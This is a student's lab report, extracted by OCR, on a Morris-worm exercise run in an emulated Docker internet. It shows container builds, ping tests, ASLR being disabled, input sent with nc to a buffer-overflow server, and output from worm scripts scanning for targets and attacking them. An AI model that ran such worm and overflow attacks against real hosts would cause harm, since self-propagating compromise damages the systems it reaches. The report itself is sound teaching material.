

Computer Security

Lab 4 Demo: Morris Worm Attack

Stephanie Salgado




Located lab setup files in shared folder.


SEED 20.04 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Activities
Terminal
Feb 15 11:14
stephaniesalgado@VM: ~/Share/Labsetup/internet-nano
Right Ctrl
stephaniesalgado@VM: ~/Share/Labsetup/map

```
stephaniesalgado@VM:~/Share/Labsetup/internet-nano$ sudo docker-compose build
Building morris-worm-base
Step 1/6 : FROM handsonsecurity/seed-ubuntu:large
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/6 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in 8178902f5c01
Removing intermediate container 8178902f5c01
 ---> a6252b3fd66f
Step 3/6 : COPY server /bof/server
 ---> 998be2cbebe0
Step 4/6 : COPY stack  /bof/stack
 ---> e2660d8ed862
Step 5/6 : RUN chmod +x /bof/server
 ---> Running in 0c4a183e6f77
Removing intermediate container 0c4a183e6f77
 ---> cc09754462ef
Step 6/6 : RUN chmod +x /bof/stack
 ---> Running in 08389f2b2125
Removing intermediate container 08389f2b2125
 ---> df87fafeb616

Successfully built df87fafeb616
Successfully tagged morris-worm-base:latest
Building ee6b6326cce7e5be4913cbfc86f3c820
Step 1/1 : FROM morris-worm-base
```

```
stephaniesalgado@VM:~/Share/Labsetup/map$ sudo docker-compose build
Building seedsim-client
Step 1/13 : FROM node:14
14: Pulling from library/node
2ff1d7c41c74: Pulling fs layer
b253aeafeaa7: Pulling fs layer
b253aeafeaa7: Downloading [>                                                  ]  82.45kB/7.863MBiting

b253aeafeaa7: Downloading [===>                                               ]  573.4kB/7.863MBiting

b253aeafeaa7: Downloading [=======>                                           ]   1.24MB/7.863MBiting

b253aeafeaa7: Downloading [============>                                      ]  1.977MB/7.863MB
2ff1d7c41c74: Pull complete
b253aeafeaa7: Pull complete
3d2201bd995c: Pull complete
1de76e268b10: Pull complete
d9a8df589451: Pull complete
6f51ee005dea: Pull complete
5f32ed3c3f27: Pull complete
0c8cc2f24a4d: Pull complete
0d27a8e86132: Pull complete
Digest: sha256:a158d3b9b4e3fa813fa6c8c590b8f0a860e015ad4e59bbce5744d2f6fd8461aa
Status: Downloaded newer image for node:14
 ---> 1d12470fa662
Step 2/13 : COPY start.sh /
 ---> 8e261a303afd
Step 3/13 : WORKDIR /usr/src/app
 ---> Running in cc7efbb9a357
Removing intermediate container cc7efbb9a357
 ---> 1ba2f90e67d6
Step 4/13 : COPY . .
 ---> ba7d3b17464e
Step 5/13 : WORKDIR /usr/src/app/frontend
 ---> Running in 8ad2e99e6f2c
Removing intermediate container 8ad2e99e6f2c
 ---> 193d0fd57ab0
```


I navigated to the “internet-nano” and “map” folders then used “sudo docker-compose build” to build the container images.




```
stephaniesalgado@VM: ~/Share/Labsetup/internet-nano
stephaniesalgado@VM:~/Share/Labsetup/internet-nano$ docker-compose up
Traceback (most recent call last):
  File "urllib3/connectionpool.py", line 677, in urlopen
  File "urllib3/connectionpool.py", line 392, in _make_request
  File "http/client.py", line 1252, in request
  File "http/client.py", line 1298, in _send_request
  File "http/client.py", line 1247, in endheaders
  File "http/client.py", line 1026, in _send_output
  File "http/client.py", line 966, in send
  File "docker/transport/unixconn.py", line 43, in connect
PermissionError: [Errno 13] Permission denied

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "requests/adapters.py", line 449, in send
  File "urllib3/connectionpool.py", line 727, in urlopen
  File "urllib3/util/retry.py", line 403, in increment
  File "urllib3/packages/six.py", line 734, in reraise
  File "urllib3/connectionpool.py", line 677, in urlopen
  File "urllib3/connectionpool.py", line 392, in _make_request
  File "http/client.py", line 1252, in request
  File "http/client.py", line 1298, in _send_request
  File "http/client.py", line 1247, in endheaders
  File "http/client.py", line 1026, in _send_output
  File "http/client.py", line 966, in send
  File "docker/transport/unixconn.py", line 43, in connect
urllib3.exceptions.ProtocolError: ('Connection aborted.', PermissionError(13, 'Permission denied'))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "docker/api/client.py", line 205, in _retrieve_server_version
  File "docker/api/daemon.py", line 181, in version
  File "docker/utils/decorators.py", line 46, in inner
  File "docker/api/client.py", line 228, in _get
```

```
stephaniesalgado@VM: ~/Share/Labsetup/map
  run `npm fund` for details

found 5 vulnerabilities (2 moderate, 3 high)
  run `npm audit fix` to fix them, or `npm audit` for details
Removing intermediate container abebe75405a9
 ---> 1ad26caaa6f0
Step 11/13 : RUN npm install -D typescript
 ---> Running in 5e66fa3af69e
npm WARN container-manager-server@0.0.1 No repository field.

+ typescript@5.3.3
added 1 package from 1 contributor and audited 109 packages in 1.44s

4 packages are looking for funding
  run `npm fund` for details

found 5 vulnerabilities (2 moderate, 3 high)
  run `npm audit fix` to fix them, or `npm audit` for details
Removing intermediate container 5e66fa3af69e
 ---> 9ef66d41f2b7
Step 12/13 : RUN ./node_modules/.bin/tsc
 ---> Running in cb5a2019e743
Removing intermediate container cb5a2019e743
 ---> a0054ee7b36b
Step 13/13 : ENTRYPOINT ["sh", "/start.sh"]
 ---> Running in d177df958bd2
Removing intermediate container d177df958bd2
 ---> 246f633945c0

Successfully built 246f633945c0
Successfully tagged map_seedsim-client:latest
stephaniesalgado@VM:~/Share/Labsetup/map$ sudo docker-compose up
Creating network "map_default" with the default driver
Creating seedemu_client ... done
Attaching to seedemu_client
```

Then, I used "docker-compose up" to start the containers.



I confirmed map was working by going to "http://localhost:8080/map.html".



```
Connecting to d55dc3913841...
Connected to d55dc3913841.
root@d55dc3913841:/#
```


AS153/host_3
ASN: 153
Name: host_3
Role: Host
IP: net0,10.153.0.74/24

Host: 153/host_3
ID: d55dc3913841
ASN: 153
Name: host_3
Role: Host

IP addresses
net0: 10.153.0.74/24

Actions
Launch console
Disconnect
Refresh


I selected a node and opened it in console.



```
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

net0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.151.0.74  netmask 255.255.255.0  broadcast 10.151.0.255
        ether 02:42:0a:97:00:4a  txqueuelen 1000  (Ethernet)
        RX packets 105  bytes 13960 (13.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@99158fb04c28:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
```

AS151/host_3
ASN: 151
Name: host_3
Role: Host
IP: net0,10.151.0.74/24

I began to ping by typing “ping 1.2.3.4” in the console then filtered using "icmp and dst 1.2.3.4" .




Filter: icmp and dst 1.2.3.4


```
net0: flags=4163<UP,BROADCAST,RUNNING,MULTICAS
        inet 10.151.0.74  netmask 255.255.255
51.0.255
        ether 02:42:0a:97:00:4a  txqueuelen 10
        RX packets 105  bytes 13960 (13.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collision
s 0

root@99158fb04c28:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
From 10.151.0.254 icmp_seq=39 Destination Net Unreachable
From 10.151.0.254 icmp_seq=68 Destination Net Unreachable
From 10.151.0.254 icmp_seq=105 Destination Net Unreachable
From 10.151.0.254 icmp_seq=145 Destination Net Unreachable
From 10.151.0.254 icmp_seq=187 Destination Net Unreachable
```

AS151/host_3
ASN: 151
Name: host_3
Role: Host
IP: net0,10.151.0.74/24

This resulted in the nodes flashing from the network traffic that was created during the ping.




```
stephaniesalgado@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
stephaniesalgado@VM:~$ echo hello | nc -w2 10.151.0.71 9090
stephaniesalgado@VM:~$ 
```




```
as153h-host_4-10.153.0.75          | Starting stack
as153h-host_4-10.153.0.75          | Input size: 504
as153h-host_4-10.153.0.75          | Frame Pointer (ebp) inside bof():  0xffce2f08
as153h-host_4-10.153.0.75          | Buffer's address inside bof():     0xffce2e98
as153h-host_4-10.153.0.75          | ==== Returned Properly ====
as153h-host_3-10.153.0.74          | ready! run 'docker exec -it 20b5ef4c0760 /bin/zsh'
to attach to this node
as153h-host_3-10.153.0.74          | Starting stack
as153h-host_3-10.153.0.74          | Input size: 504
as153h-host_3-10.153.0.74          | Frame Pointer (ebp) inside bof():  0xffab0418
as153h-host_3-10.153.0.74          | Buffer's address inside bof():     0xffab03a8
as153h-host_3-10.153.0.74          | ==== Returned Properly ====
as153h-host_3-10.153.0.74          | Starting stack
as153h-host_3-10.153.0.74          | Input size: 504
as153h-host_3-10.153.0.74          | Frame Pointer (ebp) inside bof():  0xffeb5a78
as153h-host_3-10.153.0.74          | Buffer's address inside bof():     0xffeb5a08
as153h-host_3-10.153.0.74          | ==== Returned Properly ====
as153r-router0-10.153.0.254        | ready! run 'docker exec -it c2a829c8c585 /bin/zsh'
to attach to this node
as153r-router0-10.153.0.254        | bird: Started
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
```

I tried some of the commands covered throughout the lab, this one is from task 2.




```
stephaniesalgado@VM:~/Share/Labsetup/worm$ sudo python3 wormv2.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
Getting next target...
Now attacking...
10.152.0.70
ping: {ipaddr}: Name or service not known
ping: {ipaddr}: Name or service not known
Traceback (most recent call last):
  File "wormv2.py", line 92, in <module>
    targetIP = getNextTarget()
  File "wormv2.py", line 61, in getNextTarget
    output = subprocess.check_output("ping -q -c1 -W1 {ipaddr}", shell = True)
  File "/usr/lib/python3.8/subprocess.py", line 415, in check_output
    return run(*popenargs, stdout=PIPE, timeout=timeout, check=True,
  File "/usr/lib/python3.8/subprocess.py", line 516, in run
    raise CalledProcessError(retcode, process.args,
subprocess.CalledProcessError: Command 'ping -q -c1 -W1 {ipaddr}' returned non-z
ero exit status 2.
stephaniesalgado@VM:~/Share/Labsetup/worm$ 
```

I received an error because the target it tried didn't exist in the network. After modifying the code, I was able to find a target successfully.




```
stephaniesalgado@VM:~/Share/Labsetup/worm$ sudo python3 worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

After a bit of messing around with the "worm.py" file, I was able to start an attack.



```
stephaniesalgado@VM:~/Share/Labsetup/worm$ sudo python3 wormv2.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
Getting next target...
Now attacking...
10.151.0.73
ping: {ipaddr}: Name or service not known
